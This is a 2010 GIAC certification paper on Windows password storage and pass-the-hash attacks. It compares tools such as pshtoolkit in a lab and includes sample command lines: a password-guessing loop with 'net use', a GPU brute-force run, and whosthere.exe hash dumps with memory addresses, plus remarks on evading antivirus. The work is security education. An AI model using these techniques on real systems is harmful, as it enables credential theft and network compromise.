Pass-the-hash attacks: Tools and Mitigation

Bashar Ewaida

Pass-the-hash attacks: Tools and Mitigation

GIAC (GCIH) Gold Certification

Author: Bashar Ewaida, bashar9090@live.com
Advisor: Kristof Boeynaems

Accepted: January 21st 2010

Abstract

Although pass-the-hash attacks have been around for a little over thirteen years, the knowledge of its existence is still poor. This paper tries to fill a gap in the knowledge of this attack through the testing of the freely available tools that facilitate the attack. While other papers and resources focus primarily on running the tools and sometimes comparing them, this paper offers an in-depth, systematic comparison of the tools across the various Windows platforms, including AV detection rates. It also provides extensive advice to mitigate pass-the-hash attacks and discusses the pros and cons of some of the approaches used in mitigating the attack.

1. Introduction

Passwords are the most commonly used security tool in the world today (Skoudis & Liston, 2006). Strong passwords are the single most important aspect of information security, and weak passwords are the single greatest failure (Burnett, 2006).

Password attacks, such as password guessing or password cracking, are time-consuming attacks. Tools that make use of precomputed hashes reduce the time needed to obtain passwords greatly. However, there is storage cost and time consumption related to the generation of those precompiled tables; this is especially true if the algorithm used to generate these passwords is relatively strong, and the passwords are complex and long (greater than 10 characters).

In a pass-the-hash attack, the goal is to use the hash directly without cracking it, this makes time-consuming password attacks less needed.

Pass-the-hash technique itself is not new. It was first published in 1997 when Paul Ashton posted an exploit called "NT Pass the Hash" on Bugtraq (Securityfocus, 1997). However, the knowledge of this attack and its severity remains poor. The author surveyed thirty system administrators and security professionals about their knowledge of pass-the-hash attacks, directly and through a web discussion hosted on a security website (iSecur1ty, 2010). Only one third of those who were questioned answered with a ‘yes’, indicating they know pass-the-hash attacks. Although this sample is not representative, it suggests a lack of knowledge and understanding of pass-the-hash attacks.

SANS "The Top Cyber Security Risks" report of 2009 demonstrates the use of the pass-the-hash attack in combination with another very powerful attack (client-side exploitation) against Acme Widgets Corporation (AWC). The attackers were able to compromise the entire internal network of AWC which resulted in the loss of critical data (SANS, 2009).

2. What Do We Need to Know About Passwords?

Passwords are a very important aspect of information security. To better protect passwords we need to answer the following questions (Johansson, 2009):

- How are they stored?
- How are they used?
- How can they be attacked?

The following sections provide an answer on each of these questions.

2.1. How are passwords stored?

Passwords are sometimes stored in plaintext or are reversibly encrypted, and are sometimes stored in a hash form. A hashing function is designed to take an input and convert it to an output that cannot be reversed (Lam, LeBlanc, & Smith, 2004).

In this section we will shortly introduce the five primary ways that the Windows operating system uses to store passwords to authenticate users.

2.1.1. LM Hash

In earlier versions of Windows, the LM hash is typically stored and transmitted by default. However, in Windows Vista and versions above, the LM hash is not stored by default, nor is it used by default during network authentication (Johansson, 2009). Instead, the newer versions use the NTLMv2 hash as the default authentication method (Scambray & McClure, 2008).

The process to create the LM hash is relatively complex. When a user creates a new password, this password is converted to all uppercase, then it's padded out to 14 characters. The password is then split into two 7-byte chunks. The two chunks then will be used as a key in a Data Encryption Standard (DES) encryption to encrypt a fixed value. The values of the two DES operations are concatenated and the result is stored as the LM hash (Johansson, 2009).

This process shows that the LM hash has two substantial weaknesses. First, the password length is limited to 14 characters, broken up into two independent 7-byte chunks. Second, the password is case-insensitive which decreases the key space available for the users to choose their passwords from (Lam, LeBlanc, & Smith, 2004).

2.1.2. NTLM Hash

The NTLM hash algorithm is much simpler than the LM hash. It takes the password, hashes it using the MD4 algorithm, then stores it (Riley & Johansson, 2005). It does not break up the password into chunks, the password is case-sensitive, and can support very long passwords (127 characters on Windows 2000 and later systems) (Lam, LeBlanc, & Smith, 2004).

2.1.3. Cached Credentials

Cached credentials is a term used to describe the process of storing the domain login credentials so that a user can login locally to a domain member without being connected to a domain controller (e.g. the domain became unavailable) (Riley & Johansson, 2005).

2.1.4. Memory

Windows caches users' passwords hashes (NT hash, and LM hash) in a memory location whenever a user logs on interactively or via terminal service. This location is accessible only by the operating system, and any process acting as the operating system. The operating system uses this cached hash to authenticate the user whenever the user tries to access a network resource, and that resource requires authentication. This is done transparently for the user, who otherwise would be entering her password every time she tries to access a resource on the network. The memory location is purged as soon as the user locks his system or logs off (Johansson, 2009).

2.1.5. Reversibly Encrypted

In this form passwords are stored reversibly encrypted. This encryption can be reversed and the clear-text password(s) can be revealed. This form of password storage is disabled by default (Johansson, 2009).

2.2. How are passwords used?

Perhaps more important than knowing how passwords are stored, is knowing how they are used. Passwords are authenticators; they are used to authenticate a user to a system (Johansson, 2009). This section will describe the four main protocols used in authentication in Windows environments.

2.2.1. LM and NTLM

Both LM and NTLM are very similar, but differ mainly in the hash used to compute the response. LM and NTLM are used for authentication in workgroups. They are also used in a domain environment if either the client, or the server is not a domain member, or if a resource within the domain is accessed by its IP address instead of its NetBIOS or DNS name. All Windows OSs prior to Windows Server 2003 send both LM and NTLM responses by default. In Windows Server 2003 only the NTLM response is sent by default, while the LM response field is mostly unused (Johansson, 2009).

2.2.2. NTLMv2

NTLMv2 improves upon LM and NTLM hashes and their weaknesses. It uses the NT hash; however, it also includes a client challenge in the computation. NTLMv2 also includes timestamps which makes it immune to reply attacks (Minsai, 2008), and is the default authentication method used from Windows Vista onward.

Some studies (Butler, 2007) claim that NTLMv2 is vulnerable to precomputed hash attacks. This claim needs some clarification. NTLMv2 as a hash is vulnerable to precomputed hash attacks just like any other hash when a salt is not used. However, an NTLMv2 hash is not stored in Windows, it is generated on the fly. NTLMv2 authentication uses both the client nonce and the server nonce/challenge to calculate the response, unlike NTLM authentication, which uses a fixed server challenge. This calculation process eliminates the possibility of precomputed attacks against NTLMv2 (ISECPartners, 2005).

In his letter to Christopher Hertel the author of "Implementing the Common Internet File System", Ronald Tschalar, wrote:

"You talk about the 'client challenge' a bit, but miss the point of it: the client nonce (as it should really more correctly be called) is there to prevent precomputed dictionary attacks by the server" (Ubiqx, 2004)

2.2.3. Kerberos

Kerberos is a set of services only used in a domain environment when a NetBIOS name or DNS name is used to connect. If a user connects to a resource via IP, then

Kerberos will not be used (Johansson, 2009). LM, NTLM, or NTLMv2 will be used instead to authenticate the user. Unlike NTLM authentication, Kerberos provides authentication for both the user and the server. The client and server agree on the encryption algorithm, the shared secret key, and the recognition data - the authenticator, which can include the sender's name, domain, time, IP, and the MD5 checksum of the authenticator. When the client and server decrypt the recognition data, the data let them prove to one another that they know the shared 128-bit secret.

Windows versions prior to Server 2008 use the RC4 encryption algorithm, Windows Server 2008 uses AES which is much more secure than RC4 (Minsai, 2008).

2.3. How can passwords be attacked?

There are various ways to obtain the clear-text password of users. The two popular attacks against passwords are online and offline attacks. There are also other forms of attacks against passwords, for example via key loggers, shoulder-surfing, social engineering, etc. This section however, will focus on online and offline password attacks.

2.3.1. Online Password Attack – Password Guessing

An online password attack, also known as password guessing, is the process of attempting to find passwords by trying to login. Online password attacks are relatively slow, typically rated at about 50 password attempts a minute (Lam, LeBlanc, & Smith, 2004). A true brute force attack takes a lot longer. Under these conditions, trying millions of passwords simply isn't an option. In this attack, an attacker can either manually enter passwords or use some software tools to automate the process.

There are some considerations attackers need to address when they conduct online password guessing. First, avoiding account lockout. Lockout disables the account and makes it unavailable for further attacks for the duration of the lockout period specified by a system administrator (Scambray & McClure, 2008). Second, avoiding detection. This will vary depending on the system and its configuration (Lam, LeBlanc, & Smith, 2004).

2.3.2. Offline Password Attack – Password Cracking


An offline password attack, also known as password cracking, is used when the attacker has captured the password hash. The name "crack" came after a tool created by

Alec Muffett called “Crack”. Crack was used to test passwords from UNIX systems’ password files (Lam, LeBlanc, & Smith, 2004).

In this attack, the attacker will start cracking the password by creating a hash of a password or a challenge-response sequence and comparing it to the hash or response that he captured. If a match is found, the attempt to crack the hash is considered successful (Johansson, 2009).

The difference between online and offline attacks is that, in an online attack, the password has the protection of the system in which it is stored on. However, in offline attacks, passwords have no such protection (Burnett, 2006). For this reason, offline attacks are in general much faster than online attacks.


To illustrate this point, the author used a tool called "CUDA-Multiforcer" which utilizes the GPU of the video adapter (Cryptohaze, 2009). Using this tool, the author was able to get 800 million passwords per second when trying to crack an NTLM hashed password as shown in figure 2-1, compared to 50 trials per minute in online password attack as in figure 2-2. There are some rumors about tools that can conduct 300 trials per second (see (Riley & Johansson, 2005)) but even that is still very slow compared to the rates achieved with offline attacks.



```
C:\ntlm\CUDA-Multiforcer-Windows>CUDA-Multiforcer.exe --hashtype=NTLM
 --max=14
Cryptohaze.com CUDA Multiforcer (multiple hash brute forcer)
by Bitweasil
Version 0.61 beta, length 0-14
Currently supported hash types: MD5 MD4 NTLM
Hash type: NTLM
CUDA Device Information:
Device 0: "[redacted]"
  Number of cores:                                 32
  Clock rate:                                      1.19 GHz
Charset loaded (96 characters)
Hashes loaded (11 hashes)
Launching CPU kernel for password length 0
Launching CPU kernel for password length 1
Launching CPU kernel for password length 2
Launching CPU kernel for password length 3
Launching kernel for password length 4
Done: 18.32%  Step rate: 70.9M/s Search rate: 780.1M/sec

------------------------------------------

Compute done: Reference time 1.2 seconds
Stepping rate: 73.3M MD4/s
Search rate: 806.8M NTLM/s

Launching kernel for password length 5
Done: 52.26%  Step rate: 72.8M/s Search rate: 800.8M/sec
```

Figure 2-1: Using CUDA-multifactor to crack NTLM passwords

Even when using such tools, password cracking is still rather time consuming. The length of the password and the diversity of the character set, all substantially increase the time required to crack passwords. Despite this fact, attackers still try to crack passwords, motivated by the hope that the same account is used on multiple systems (Riley & Johansson, 2005).



```
(13:23:23.83)>for /f %i in (password.lst) do @net use \\192.168.1.20 %i /u:admin4 2>nul
The command completed successfully.

(13:24:19.95)>
```

Figure 2-2: Password guessing using for loop command. It took about one minute to find the password after 50 attempts.

2.3.2.1. Precomputed hash attack

Precomputed attacks are a form of offline attacks. In this attack, also known as 'rainbow table attack', the password hashes are stored in a file. The size of this file can be very large, for example storing all LM hashes requires 310 terabytes of storage. Using Dr. Phillippe Oechslin time-memory trade-off drastically reduces the amount of storage space required to hold the hashes, to 17 gigabytes (Riley & Johansson, 2005).

Precomputed hashes can greatly decrease the time needed to crack passwords. In fact they can decrease the time required to find a password from months or weeks to just a few hours or even minutes.

But what if attackers don't even need to find the clear-text password in order to obtain access to your system? What if there is a more efficient way to circumvent password mechanisms?

Such an attack technique exists, and it is called the "pass-the-hash attack". It will be covered in the next section.

3. Pass-the-hash – Attack and Defense

3.1. Introduction

Password hashes are equivalent to clear-text passwords (Johansson, 2009). If the attacker manages to obtain the hash, he can simply use it to gain access to a system without the need to know the password used to create it. This type of attack is known as "pass-the-hash" attack.

Pass-the-hash attacks are usually directed against Windows systems, however they can be found in other systems, for example vulnerable web applications (SANS, 2008). In Windows, pass-the-hash attack depends on the Single Sign-On (SSO) functionality in authentication protocols like NTLM and Kerberos (Scambray & McClure, 2008). With SSO, users can enter their passwords once to be able to use resources they have been given rights to, without prompting them for their passwords again. This requires the system to have the users' credentials cached within the system (see 2.1.3). By replacing this credential with a password hash (or a ticket) further authentication will be done using this hash instead of the original credential (Scambray & McClure, 2008).

Password hashes are loaded into the Local Security Authority Subsystem (Lsass). Lsass runs as the executable *%SystemRoot%\System32\Lsass.exe*, which is responsible for user authentication, among other things (Russinovich, Solomon, & Ionescu, 2009). Using hash dumping tools, an attacker can dump the passwords' hashes for further use (e.g. pass-the-hash attack). It is important to note that dumping password hashes from the Windows SAM database or from memory requires administrative privileges.

Figure 2-3 illustrates how attackers can use password hashes in pass-the-hash attack (SANS, 2008). Note that the described process assumes that the attacker was able to compromise the system and gain administrative rights on it.




Figure 2-3: Pass-the-hash attack in action. Courtesy of Ed Skoudis. (Skoudis, 2008)

1) The attacker obtains the hashes, by dumping passwords hashes from "Victim" server.

2) The attacker, using pass-the-hash tools, can place one of the hashes he obtained (preferably for a user with administrative privileges) in his local Lsass.

3) Going forward, Windows will automatically provide the new credentials on the attacker's behalf whenever the attacker tries to access the "Victim" server without the need to provide a password.

Pass-the-hash eliminates the need for time consuming attacks such as password cracking or password guessing (Johansson, 2009).

This section will discuss various tools used to facilitate pass-the-hash attack.

3.2. The Methodology

All pass-the-hash tools were tested in a lab environment sporting different versions of the Windows OS. The tests included testing the behavior and functionality of each tool on each OS (or similar OSs), once in presence of an anti-virus tool (AV), and once without AV.

The pass-the-hash tools that were tested are:

- Pshtoolkit
- Msvctl
- Metasploit PSEXEC module
- Tenable smbshell
- JoMo-kun (FoFus pass-the-hash patch).

Other tools that were also tested are:

- Gsecdump
- pwdump7
- Metasploit hashdump module.

These tools were used to dump the hashes from different versions of Windows.

The testing of tools is divided into two parts:

- The first part focuses on attacks using pass-the-hash tools. The use of the tools, the features of each tool, and the chances of success in the presence of AV will be presented.
- The second part will focus on defense against pass-the-hash attacks. Ways to mitigate pass-the-hash attacks will be investigated.

There are several ways an attacker can use to acquire the password hashes. This paper however, will focus on freely available tools used to pass-the-hash as well as some of the tools used to dump the hashes. For a more extensive list of methods on how to get the hash, readers are advised to refer to (Hummel, 2009).

3.3. Lab Setup

The lab was setup in a virtual environment using VMware workstation 7. It included eight systems; four of them are part of the domain controller (PEMDOMAIN) while the other four are standalone systems.

The Domain Controller (DC) is based on Windows 2003 SP2 32Bit, while the members are running Windows XP SP3 32-Bit, Vista SP1 32-Bit and Windows 7 64Bit.

The standalone systems are: Linux Mint 7 (hosting Metasploit 3.3.3 and Nessus 4), Windows XP SP2 64-Bit, Windows 2008 32-Bit, and Windows 2008 R2 64-Bit. Figure 3-1 shows the lab setup.

Four AVs were selected for this purpose:

- AVG Anti-Virus (free) (AVG, 2010)
- Microsoft Essentials Security (MSE) (free) (Microsoft, 2010)
- ThreatFire (TF) (free) (ThreatFire, 2010)
- Kaspersky Internet Security 2009 (commercial) (Kaspersky, 2009)




Figure 3-1: Lab Setup

AVG and MSE were selected because the author uses them in his labs and they both have positive reviews (Av-comparatives, 2009). Additionally, TF was selected because, unlike other AVs, it implements real-time behavioral analysis.

The commercial AV used was Kaspersky Internet Security 8; it was selected simply because the author uses it.

VirusTotal was also used to determine the detection rate of some of the tools tested via its thirty-nine antivirus engines (VirusTotal, 2009).


3.4. Part 1 – Attack – Tool Comparison

3.4.1. Pass-the-hash tool kit

The Pass-The-Hash Toolkit (pshtoolkit) developed by Hernan Ochoa, is a set of tools used to manipulate the Windows Logon Sessions maintained by the Local Security

Authority (LSA) component. These tools allow the attacker to list the current login sessions credentials, and give him the ability to change them in runtime (CoreSecurity, 2008).

Whosthere.exe and *Whosthere-alt.exe* are used to list NTLM credentials (username, domain name, LM and NT hashes) (CoreSecurity, 2008). *Whosthere.exe* tries to find the addresses where the credentials are stored by default; if it fails the user then has to provide the (-A) switch and the addresses for the *lsasrv.dll*. If wrong addresses are used, the system may crash. During the authors tests *whosthere.exe* crashed indeed, as shown in Figure 3-2.


whosthere.exe

whosthere.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

Figure 3-2: *Whosthere.exe* crashed when wrong addresses we used.


The developer of pshtoolkit maintains a list of addresses of *lsasrv.dll* for several Windows XP SP3 installations. Those addresses can be used with *whosthere.exe*, and also *iam.exe*, which will be covered soon. None of the addresses listed worked during the tests performed by the author. However, Mr. Hernan Ochoa was contacted, who very kindly provided the correct set of addresses for the Windows XP SP3 installation used in the test. (Addresses can be found in Appendix A.)

Whosthere-alt.exe does the same thing as *whosthere.exe* except that it does not require the (-A) switch, which makes it more flexible in terms of which version of *lsasrv.dll* is used, and a better choice for attackers who try to avoid system crashes.

Whosthere.exe however, has a lower AV detection rate compared to *whosthere-alt.exe* which makes it safer from AV avoidance perspective.

If a compromised system does not have any domain admin accounts stored, *Whosthere.exe* and *Whosthere-alt.exe* have a feature that, when enabled, will allow the tools to capture NTLM credentials and to log it to a file. An attacker can use this feature in the hope that someone with administrative privileges will log into the system or run a command as an administrator on the system.


Figure 3.3 shows a successful attempt to extract credentials from a Windows XP 32-Bit SP3 system using *whosthere.exe*.



```
:\pass\whosthere>whosthere.exe -a 75753C20:7573FE43:757D0C98:757D0CA0:757CFC60:
57CFE54
HOSTHERE v1.4 - by Hernan Ochoa (hochoa@coresecurity.com, hernan@gmail.com) - (
) 2007-2008 Core Security Technologies
his tool lists the active LSA logon sessions with NTLM credentials.
use -h for help).
he output format is: username:domain:lmhash:nthash

dmin4:PENDOMAIN:68EA69DD52610FC7AAD3B435B5[redacted]:D0B96A1851D0D39EDE4851[redacted]

ictim:PENDOMAIN:00000000000000000000000000000000:D7D6EFC7D714DB0ABBF38B872CD8ED
5
04-XP$:PENDOMAIN:00000000000000000000000000000000:73EB4E6B3402B899DCDC23BB45C7C
A2
```

Figure 3-3: A successful attempt to dump the hashes using *whosthere-alt.exe* on Windows XP SP3

During the attempt to extract the credentials from Vista SP1 32-Bit and above, *whosthere.exe* and *whosthere-alt.exe* failed as exhibited in figure 3-4.




```
C:\pst\pshtoolkit_v1.4\whosthere-alt>whosthere-alt.exe
WHOSTHERE-ALT v1.1 - by Hernan Ochoa (hochoa@coresecurity.com, hernan@gmail.com)
 - (c) 2007-2008 Core Security Technologies
This tool lists the active LSA logon sessions with NTLM credentials.
use -h for help.
the output format is: username:domain:lmhash:nthash

Error in InjectDllAndCallFunctionError in InjectDllAndCallFunctionError in Injec
tDllAndCallFunctionError in InjectDllAndCallFunctionError in InjectDllAndCallFun
ctionError in InjectDllAndCallFunctionError in InjectDllAndCallFunction
C:\pst\pshtoolkit_v1.4\whosthere-alt>
```

Figure 3-4: A failed attempt to dump the hashes using *whosthere-alt.exe*

The *iam.exe* and *iam-alt.exe* tools allow the change of the current NTLM credentials (CoreSecurity, 2008). The tools receive the NTLM credentials and use them to change the NTLM hashes associated with the current Windows logon session in memory. All outbound connections to services that utilize NTLM authentication will use the new (modified) credentials (CoreSecurity, 2008). It allows access to all available functionality of internal Windows tools, as well as any other tool that uses NTLM authentication (Ochoa, 2008). This includes remote registry access, remote domain administration remote MSSQL server administration, Exchange administration as well as third-party application, and more (Ochoa, 2009).

As with *whosthere.exe*, *iam.exe* requires adding *lsasrv.dll* addresses using the (-A) switch. Using the wrong addresses will result in a system crash as seen in figure 3-5.



This system is shutting down. Please save all work in progress and log off. Any unsaved changes will be lost. This shutdown was initiated by NT AUTHORITY\SYSTEM

Time before shutdown : 00:00:52

Message
The system process 'C:\WINDOWS\system32\lsass.exe' terminated unexpectedly with status code -1073741819. The system will now shut down and restart.

Figure 3-5: A crash in lsass.exe caused by supplying wrong set of addresses to iam.exe

